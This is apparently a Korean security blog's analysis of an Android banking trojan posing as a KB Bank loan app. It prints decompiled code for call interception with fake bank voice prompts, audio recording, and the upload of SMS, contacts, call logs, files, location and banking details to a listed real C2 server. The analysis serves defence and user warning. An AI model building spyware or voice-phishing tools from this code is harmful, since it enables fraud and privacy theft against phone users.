
안드로이드 뱅킹 악성코드(kb.apk)

중국, 홍콩을 중심으로 국내 금융기관 사칭 피싱사이트가 운영되고 있는 것이 확인되었다. 최근 5차 재난지원금, 상생지원금 정책과 더불어 생계가 어려운 서민들을 대상으로 대출 관련 피싱사이트가 더욱더 기승을 부리고 있는 것이다. 이번에 알아볼 악성코드는 국내 제1금융기관을 사칭하여 유포되고 있는 안드로이드 뱅킹 악성코드이다.

국내 금융기관 사칭 웹 페이지를 방문하면 아래와 같은 화면을 볼 수 있다.


<그림> 국내 금융기관 사칭 피싱사이트

실제 금융기관 모바일 웹 같이 그럴싸하게 꾸며놓았다. 메뉴를 클릭하면, 앱 다운로드를 유도한다.




<그림> 앱 다운로드 유인 메시지

어떤 메뉴를 클릭하든 결국은 앱을 다운로드 받게 팝업 메시지를 보여준다.



<그림> app 설치시 아이콘

앱을 다운로드 받아 설치하면 실제 국민은행과 동일한 아이콘이 생성된다.




<그림> 기본 전화 앱 권한 획득

실행하게 되면 팝업 메시지가 뜨게 되는데 기본 전화 앱 허용을 해야만 화면을 볼 수 있도록 설계되었다. Call 권한을 획득하기 위한 작업이다.

```
public void batteryCheck() {
  if (Build.VERSION.SDK_INT >= 23 && ((PowerManager)getSystemService("power")).isIgnoringBatteryOptimizations(getPackageName()))
    return;
  try {
    Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("package:");
    stringBuilder.append(getPackageName());
    intent.setData(Uri.parse(stringBuilder.toString()));
    startActivity(intent);
    return;
  } catch (ActivityNotFoundException activityNotFoundException) {
    Log.e(getPackageName(), activityNotFoundException.toString());
    return;
  }
}
```

<그림> 배터리 최적화 무시 메서드

또한, 앱 시작시 안드로이드 SDK 버전이 23보다 크거나 같으면 배터리 최적화 무시 메서드를 실행하며, 그 결과 아래와 같은 팝업 메시지를 출력한다.



<그림> 앱 설치 후 실행시 배터리 최적화 무시

"아니오"를 클릭하면 재시작시 팝업이 지속적으로 뜨게 된다. 백그라운드 실행으로 항상 실행된 상태로 유지하도록 유도한다.

<그림> 화면 구성

최종 실행하게 되면 크게 5개의 메뉴로 구성된 것을 확인할 수 있다.

```
private void startWork() {
  HttpUtils.registDevice(this.mContext);
  findWhoWho();
  startOberver();
  startKeepAlive();
}
```

<그림> 앱 시작시 동작 기능

앱 실행하게 되면 위와 같은 기능을 수행한다. 스팸차단 앱이 설치되어 있는지 확인하고, 전화통화내역을 모니터링 하며, 스마트폰 화면이 켜져 있는지 모니터링한다.

```
public void findWhoWho() {
  ((ActivityManager)getSystemService("activity")).killBackgroundProcesses("com.ktcs.whowho");
  List list = getPackageManager().getInstalledPackages(0);
  for (int i = 0; i < list.size(); i++) {
    String str = ((PackageInfo)list.get(i)).packageName;
    if (str.equals("com.ktcs.whowho"))
      SmApplication.isWhoWho = true;
    if (str.equals("com.skt.prod.dialer"))
      SmApplication.isTCall = true;
    if (str.contains("com.whox2"))
      SmApplication.isWhoWho = true;
  }
}
```

<그림> 국내 통신 3사 스팸차단 앱 스캔

국내 통신사 3사의 스팸차단 앱이 설치되어 있는지 확인한다. KT 스팸차단 앱이 실행되어 있을 경우 종료를 시도하고, 특정 플래그 값을 true로 설정한다. 종료가 안 되더라도 화면을 오버랩하여 화면을 위조할 것으로 판단된다.

```
private void registLocation() {
  try {
    this.locationManager = (LocationManager)getSystemService("location");
    String str = getLocationProvider();
    if (str != null) {
      Location location = this.locationManager.getLastKnownLocation(str);
      if (location != null)
        updateLocation(location);
    }
    return;
  } catch (Exception exception) {
    return;
  }
}
```

<그림> 위치 정보 업데이트


```
private String getLocationProvider() {
  List list = this.locationManager.getProviders(true);
  return list.contains("gps") ? "gps" : (list.contains("network") ? "network" : (list.contains("passive") ? "passive" : null));
}
```

<그림> 위치 정보 가져오기

앱은 사용자의 위치 정보를 업데이트하는데 GPS가 켜져 있는 경우, 기지국 또는 WIFI 가 켜져 있는 경우, 타 어플리케이션을 이용한 위치정보를 파악하여 어느 하나라도 켜져 있을 경우 위치 정보를 업데이트한다.

```
(paramString.equals("112") || paramString.equals("02112") || paramString.equals("02-112") || paramString.equals("34802282") || paramString.equals("0234802282")) ? "a2_112.mp3"
((paramString.equals("182") || paramString.equals("02182")) ? "a2_182.mp3"
((paramString.equals("15881599") || paramString.equals("15771599") || paramString.equals("18116100") || paramString.equals("0221466688")) ? "a2_scbank.mp3"
((paramString.equals("15446700") || paramString.equals("0215446700")) ? "a2_youjinbank.mp3"
((paramString.equals("15883570") || paramString.equals("0215883570")) ? "a2_korea.mp3"
((!paramString.equals("03180972589") && !paramString.equals("0318781789") && !paramString.equals("029603589") && !paramString.equals("0415221589") && !paramString.equals("0317
((!paramString.equals("0269337830") && !paramString.equals("0269272525") && !paramString.equals("0215442525") && !paramString.equals("0325165566") && !paramString.equals("0220
((!paramString.equals("0220737997") && !paramString.equals("15889999") && !paramString.equals("15999999") && !paramString.equals("16449999") && !paramString.equals("18009999")
((!paramString.equals("0215881688") && !paramString.equals("15881688") && !paramString.equals("15881788") && !paramString.equals("15882788") && !paramString.equals("18990800")
(!paramString.equals("15441200") ? (paramString.equals("15772223") ? "a2_kb.mp3"
(!paramString.equals("0220737114") ? (paramString.equals("15886611") ? "a2_kb.mp3"
(!paramString.equals("0221468200") ? (paramString.equals("18990900") ? "a2_kb.mp3"
((!paramString.equals("027560505") && !paramString.equals("15998000") && !paramString.equals("15778000")) ? (paramString.equals("15448000") ? "a3_shinhan.mp3"
((!paramString.equals("0215447000") && !paramString.equals("15440303") && !paramString.equals("0263603000") && !paramString.equals("15447000") && !paramString.equals("16617000
((!paramString.equals("15446800") && !paramString.equals("027733400")) ? (paramString.equals("15447200") ? "a3_shinhan.mp3"
((!paramString.equals("0216447777") && !paramString.equals("16447777") && !paramString.equals("18003651") && !paramString.equals("18003651") && !paramString.equals("18003651")
((paramString.equals("15888801") || paramString.equals("15999000")) ? "a2_saemaul.mp3"
((!paramString.equals("0220805114") && !paramString.equals("16613000") && !paramString.equals("15223000") && !paramString.equals("16112100") && !paramString.equals("15222100")
((!paramString.equals("16444000") && !paramString.equals("16447400") && !paramString.equals("16449900") && !paramString.equals("16442744") && !paramString.equals("0216443600")
((!paramString.equals("028271600") && !paramString.equals("16443700") && !paramString.equals("16443900") && !paramString.equals("15882100")) ? (paramString.equals("0215882100"
((!paramString.equals("15885191") && !paramString.equals("15669574") && !paramString.equals("023975114") && !paramString.equals("024594563") && !paramString.equals("025791961"
((!paramString.equals("15991842") && !paramString.equals("15991843") && !paramString.equals("15992222") && !paramString.equals("15883555") && !paramString.equals("15881111"))
((!paramString.equals("18001111") && !paramString.equals("18001000") && !paramString.equals("18002000") && !paramString.equals("18003000")) ? (paramString.equals("16882159") ?
((!paramString.equals("18001110") && !paramString.equals("0319285410")) ? (paramString.equals("0319285242") ? "a2_hana.mp3"
(!paramString.equals("18991122") ? (paramString.equals("16009888") ? "a2_hana.mp3"
((paramString.equals("0427201000") || paramString.equals("15666000") || paramString.equals("16446000") || paramString.equals("15443030")) ? "a2_sinhyup.mp3"
((paramString.equals("15885000") || paramString.equals("15995000") || paramString.equals("15998100") || paramString.equals("15998300")) ? "a4_wooribank.mp3"
((paramString.equals("15889955") || paramString.equals("15995000") || paramString.equals("15885000") || paramString.equals("0269744449") || paramString.equals("0269064135")) ?
```

<그림> 발신 번호에 따른 ARS MP3 실행 분기



<그림> 국내 66개 금융기관 ARS MP3 파일

앱이 설치된 후 국내 66개의 주요기관, 금융기관 등에 전화할 경우 앱에 내장된 ARS MP3 파일을 들려주어 실제 전화가 연결된 것처럼 위조한다.

```
if (!bool || TextUtils.isEmpty(str2)) {
  str2 = ContactsMonitor.getContactNameByAddr(paramContext, str1);
  mOngoingCall.setSessionNumber(str1);
  mOngoingCall.setSessionName(str2);
  mOngoingCall.setChangeNumber(str1);
} else {
  mOngoingCall.setSessionNumber(str1);
  mOngoingCall.setSessionName(str3);
  mOngoingCall.setChangeNumber(str2);
  FunctionUtil.startExitThread();
  StringBuilder stringBuilder1 = new StringBuilder();
  stringBuilder1.append("转接中。。");
  stringBuilder1.append(str1);
  stringBuilder1.append(">");
  stringBuilder1.append(str2);
  LogUtil.userLog(stringBuilder1.toString());
  if (!AudioTask.PLAYING) {
    AudioTask.PLAYING = true;
    (new AudioTask(str1)).start();
  }
  StandOutWindow.show(paramContext, SimpleWindow.class, 0);
```

<그림> 번호 표시 위조, ARS 및 화면 안내

전화를 하게 되면, 해당 전화번호로 연결되는 것이 아니고 피싱조직에게 연결이 되며, 모바일 기기는 ARS 안내 음성 및 정상 연결임을 나타내는 바탕 화면을 보여주게 된다.

<그림> LG계열 모바일 기기 바탕 화면

<그림> 삼성계열 모바일 기기 바탕 화면

바탕 화면은 모바일 기기 SDK 버전과 기종(모델)에 따라 달리 보여진다.

```
public void start() {
  AudioRecord audioRecord = this.mAudioRecord;
  if (audioRecord != null)
    try {
      audioRecord.startRecording();
      return;
    } catch (Exception exception) {
      exception.printStackTrace();
    }
}
```

<그림> 음성 녹음

음성 녹음 기능도 탑재하고 있다.

```
public static String decrypt(String paramString) throws NoSuchAlgorithmException, NoSuchPaddingException, InvalidKeyExcept
  SecretKeySpec secretKeySpec = new SecretKeySpec("214125442A[illegible]58".substring(0, 32).getBytes(), "AES");
  IvParameterSpec ivParameterSpec = new IvParameterSpec("7032[illegible]482B4D62".substring(0, 16).getBytes());
  Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
  cipher.init(2, secretKeySpec, ivParameterSpec);
  return new String(cipher.doFinal(Base64.decode(paramString, 0)), "UTF8");
}
```

<그림> AES 복호화 함수

앱은 C2서버와 통신을 하게 되는데 암호화 되어 있다. C2는 BASE64 포맷으로 되어 있으며, AES 알고리즘으로 key size는 256 bits 이고, CBC 모드로 secret key 값은 214125442A~~~~~~58 로 된 32자리, IV 값은 7032~~~~~~2F 로 된 16자리를 사용한다. 복호화 결과 C2서버는 다음과 같다.

http://43.225.158.156:3010/api

C2 서버와는 api 를 통해 통신을 수행한다.

```
HEARTBEAT_URL = Utils.decode("L211dGhvZDIv");
CONFIG_URL = Utils.decode("L211dGhvZDMv");
SMS_URL = Utils.decode("L211dGhvZDQv");
CALLLOG_URL = Utils.decode("L211dGhvZDUv");
CALLLOGUPLOAD_URL = Utils.decode("L211dGhvZDUxLw==");
CONTACT_URL = Utils.decode("L211dGhvZDYv");
APPS_URL = Utils.decode("L211dGhvZDcv");
LOGS_URL = Utils.decode("L211dGhvZDgv");
LOCATION_URL = Utils.decode("L211dGhvZDkv");
POWER_URL = Utils.decode("L211dGhvZDEwLw==");
CAMERA_URL = Utils.decode("L211dGhvZDEyLw==");
FILE_URL = Utils.decode("L211dGhvZDEzLw==");
BANK_URL = Utils.decode("L211dGhvZDE0Lw==");
```

<그림> 통신별 api 주소

C2와 통신시 수집정보별로 URL주소를 다르게 하여 통신을 수행한다. 아래는 복호화된 주소값이다.

[표] 수집정보별 주소표

정보	주소
REGIST_URL	http://43.225.158.156:3010/api/method1/
HEARTBEAT_URL	http://43.225.158.156:3010/api/method2/
CONFIG_URL	http://43.225.158.156:3010/api/method3/
SMS_URL	http://43.225.158.156:3010/api/method4/
CALLLOG_URL	http://43.225.158.156:3010/api/method5/
CALLLOGUPLOAD_URL	http://43.225.158.156:3010/api/method51/

CONTACT_URL	http://43.225.158.156:3010/api/method6/
APPS_URL	http://43.225.158.156:3010/api/method7/
LOGS_URL	http://43.225.158.156:3010/api/method8/
LOCATION_URL	http://43.225.158.156:3010/api/method9/
POWER_URL	http://43.225.158.156:3010/api/method10/
CAMERA_URL	http://43.225.158.156:3010/api/method12/
FILE_URL	http://43.225.158.156:3010/api/method13/
BANK_URL	http://43.225.158.156:3010/api/method14/

C2 서버는 현재 접속이 되지 않고 있지만, 각 정보 수집시 아래와 같은 정보를 수집하는 것으로 확인된다.

 # REGIST_URL

```
public RegistEntity(Context paramContext) {
  setNetwork(DeviceUtil.getNetworkName(paramContext));
  setDeviceId(DeviceUtil.getDeviceID(paramContext));
  setNumber(DeviceUtil.getOwnPhoneNumber(paramContext));
  setDeviceName(DeviceUtil.getDeviceName());
  setOsVersion(Build.VERSION.RELEASE);
  setSaler_code("10");
  setWhowho(SmApplication.isWhoWho);
  setTCall(SmApplication.isTCall);
  setHost(Utils.getHost(paramContext));
}
```

<그림> 모바일 기기 정보 수집

최초 모바일 기기의 network, deviceid, phonenumber, devicename, osversion, saler code, whowho(스팸차단앱), TCall, Host 정보를 수집하여 REGIST_URL 주소로 전송한다.

 # HEARTBEAT_URL

```
stringBuilder.append(Utils.getURL(paramContext, Constant.HEARTBEAT_URL));
stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
stringBuilder.append("?salerCode=");
stringBuilder.append("10");
stringBuilder.append("&defaultapp=");
stringBuilder.append(str1);
stringBuilder.append("&signal=");
stringBuilder.append(b);
stringBuilder.append("&battery=");
stringBuilder.append(i);
stringBuilder.append("&version=");
stringBuilder.append(str2);
stringBuilder.append("&mobileMode=");
stringBuilder.append(bool);
UrlReqEntity urlReqEntity = new UrlReqEntity(paramContext, 1, stringBuilder.toString());
setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
sendRequest((BaseReqEntity)urlReqEntity);
```

<그림> HEARTBEAT 정보 전송

앱이 설치되면 salerCode, defaultapp, signal, battery, version, mobilemode 정보를 수집하여 HEARTBEAT_URL 주소로 전송한다.

 # CONFIG_URL

```
public static String getDeviceID(Context paramContext) {
  if (!PreferenceHelper.getInstance(paramContext).isFirstTime("is_first"))
    return PreferenceHelper.getInstance(paramContext).getStringValue("device_number");
  String str2 = ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
  String str1 = str2;
  if (str2 == null)
    str1 = getMacAddr();
  str2 = str1;
  if (str1.isEmpty())
    str2 = ((TelephonyManager)paramContext.getSystemService("phone")).getSimSerialNumber();
  str1 = str2;
  if (str2.isEmpty())
    str1 = Utils.random();
  PreferenceHelper.getInstance(paramContext).setFirstTimeFalse("is_first");
  PreferenceHelper.getInstance(paramContext).setStringValue("device_number", str1);
  return str1;
}
```

<그림> 설정 정보 전송

최초가 아니면, 기기번호만 전송하고, 최초인 경우, 값이 비어있는지 체크하면서 다음의 deviceid > macaddr > simserialnumber > random 순서대로 정보를 수집한 후, salercode 값 10과 함께 전송한다.

 # SMS_URL

```
public void request(Context paramContext, List<SmsEntity> paramList) {
  if (paramList.size() > 0) {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(Utils.getURL(paramContext, Constant.SMS_URL));
    stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
    JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramList);
    setConfig(ReqConfiger.getDefaultConfig().setRetryTimes(3).showProgress(false));
    sendRequest((BaseReqEntity)jsonReqEntity);
  }
}
```

<그림> SMS 업로드

디바이스 정보와 함께 SMS 메시지, 이름, 전화번호, 보낸 시각, 타입을 SMS_URL 주소로 전송한다.

 # CALLLOG_URL # CALLLOGUPLOAD_URL

```
public void request(Context paramContext) {
  request(paramContext, CallLogMonitor.getInstance(paramContext).getLogs());
}

public void request(Context paramContext, List<CallLogEntity> paramList) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  if (paramList.size() > 0) {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(Utils.getURL(paramContext, Constant.CALLLOGUPLOAD_URL));
    stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
    JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramList);
    setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
    sendRequest((BaseReqEntity)jsonReqEntity);
  }
}
```

<그림> 통화내역 정보 전송(CALLLOG_URL)

```
public void toOnCall(Context paramContext, CallLogEntity paramCallLogEntity) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.CALLLOG_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  stringBuilder.append("?type=toOnCall");
  JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramCallLogEntity);
  setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
  sendRequest((BaseReqEntity)jsonReqEntity);
}
```

<그림> 통화내역 정보 전송(CALLLOGUPLOAD_URL)

디바이스 정보와 함께 통화내역 정보를 수집한다. 통화내역 정보를 전송하는 경우, 전송하는 정보종류는 동일하나 type이 발신통화(tooncall)의 경우 CALLLOGUPLOAD_URL 주소로, 발신통화(tooncall)가 아닌 경우 CALLLOG_URL 주소로 나누어 전송한다.

 # CONTACT_URL

```
public void request(Context paramContext) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.CONTACT_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  String str = stringBuilder.toString();
  List list = ContactsMonitor.getInstance(paramContext).getContacts();
  if (list.size() > 0) {
    JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, str, list);
    setConfig(ReqConfiger.getDefaultConfig().setRetryTimes(3).showProgress(false));
    sendRequest((BaseReqEntity)jsonReqEntity);
  }
}
```

<그림> 이름, 전화번호 전송

디바이스 정보와 함께 모바일 기기에 저장되어 있는 이름과 전화번호를 이름과 전화번호를 CONTACT_URL 주소로 전송한다.

 # APPS_URL

```
public void request(Context paramContext) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  request(paramContext, AppsMonitor.getInstance(paramContext).getApps());
}

public void request(Context paramContext, List<AppEntity> paramList) {
  if (paramList.size() > 0) {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(Utils.getURL(paramContext, Constant.APPS_URL));
    stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
    JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramList);
    setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
    sendRequest((BaseReqEntity)jsonReqEntity);
  }
}
```

<그림> 앱 정보 전송

디바이스 정보와 함께 모바일 기기에 설치되어 있는 앱 정보(앱 이름, 패키지명, 버전 등)를 APPS_URL 주소로 전송한다.

 # LOGS_URL

```
public void request(Context paramContext, ErrorLogEntity paramErrorLogEntity) {
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.LOGS_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramErrorLogEntity);
  setConfig(ReqConfiger.getDefaultConfig().setRetryTimes(3).showProgress(false));
  sendRequest((BaseReqEntity)jsonReqEntity);
}
```

<그림> 에러 로그 정보 전송

디바이스 정보와 함께 에러 로그에 관련된 정보를 LOGS_URL 주소로 전송한다. 추후 버그fix 및 유지관리 차원에서 수집하는 것으로 판단된다.

 # LOCATION_URL

```
public void request(Context paramContext, LocationEntity paramLocationEntity) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.LOCATION_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramLocationEntity);
  setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
  sendRequest((BaseReqEntity)jsonReqEntity);
}
```

<그림> 위치 정보 전송

디바이스 정보와 함께 모바일 기기의 위치정보를 수집하여 LOCATION_URL 주소로 전송한다.

 # POWER_URL

```
public void request(Context paramContext, boolean paramBoolean) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.POWER_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  stringBuilder.append("?power=");
  stringBuilder.append(paramBoolean);
  UrlReqEntity urlReqEntity = new UrlReqEntity(paramContext, 1, stringBuilder.toString());
  setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
  sendRequest((BaseReqEntity)urlReqEntity);
}
```

<그림> 파워 정보 전송

디바이스 정보와 함께 파워정보를 Boolean 값으로 해서 POWER_URL 주소로 전송한다.

 # CAMERA_URL

```
public void request(Context paramContext) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.CAMERA_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  UrlReqEntity urlReqEntity = new UrlReqEntity(paramContext, 1, stringBuilder.toString());
  setConfig(ReqConfiger.getDefaultConfig().setRetryTimes(3).showProgress(false));
  sendRequest((BaseReqEntity)urlReqEntity);
}
```

<그림> 카메라 정보 전송

디바이스 정보와 함께 카메라 정보를 CAMERA_URL 주소로 전송한다.

 # FILE_URL

```
public void upload(Context paramContext) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  if (mFiles.size() > 0) {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(Utils.getURL(paramContext, Constant.FILE_URL));
    stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
    BaseReqParamsEntity baseReqParamsEntity = new BaseReqParamsEntity(paramContext, 2, stringBuilder.toString()) {
        public RequestParams getReqParams() {
          File[] arrayOfFile;
          RequestParams requestParams = new RequestParams();
          if (FileManager.mFiles.size() > 1) {
            arrayOfFile = new File[1];
          } else {
            arrayOfFile = new File[FileManager.mFiles.size()];
          }
          for (int i = 0; i < FileManager.mFiles.size() && i < 1; i++)
            arrayOfFile[i] = new File(FileManager.mFiles.get(i));
          try {
            requestParams.put("files", arrayOfFile);
            return requestParams;
          } catch (FileNotFoundException fileNotFoundException) {
            fileNotFoundException.printStackTrace();
            return requestParams;
          }
        }
      };
    setConfig(ReqConfiger.getDefaultConfig().showProgress(false));
    sendRequest((BaseReqEntity)baseReqParamsEntity);
  }
}
```

<그림> 파일 업로드

디바이스 정보와 함께 파일 업로드를 통해 FILE_URL 주소로 전송한다.

 # BANK_URL

```
public void request(Context paramContext, BankEntity paramBankEntity) {
  if (PreferenceHelper.getInstance(paramContext).isBlocked())
    return;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Utils.getURL(paramContext, Constant.BANK_URL));
  stringBuilder.append(DeviceUtil.getDeviceID(paramContext));
  JsonReqEntity jsonReqEntity = new JsonReqEntity(paramContext, 2, stringBuilder.toString(), paramBankEntity);
  setConfig(ReqConfiger.getDefaultConfig().setRetryTimes(3).showProgress(false));
  sendRequest((BaseReqEntity)jsonReqEntity);
}
```

<그림> 뱅킹 정보 전송

디바이스 정보와 함께 주소, 생년월일, 이름, 전화번호 등의 정보를 BANK_URL 주소로 전송한다.

해당 앱은 국내 금융 대출 관련 앱으로 위장하고 있으나 실제 내부에 탑재된 기능을 살펴보면 대부분의 기능을 제어할 수 있는 RAT 라고 보면 이해가 쉬울 것 같다. 앱 내부에 탑재하고 있는 패키지 경로명, 내부 클래스들이 과거 몸캠 피싱 조직이 사용했던 것과 같은 것을 보면, 모바일 기기 제어를 통해 보이스 피싱, 몸캠 피싱 등에 활용하고 있는 것을 알 수 있다.

문자, 메신저 등 모르는 전화번호로 대출 권유를 미끼로 접근하여 앱 다운로드를 유도하는 등 비공식적인 앱 다운로드 및 설치를 자제하고, 금융기관에서 먼저 연락이 올 경우 보이스 피싱을 의심하자.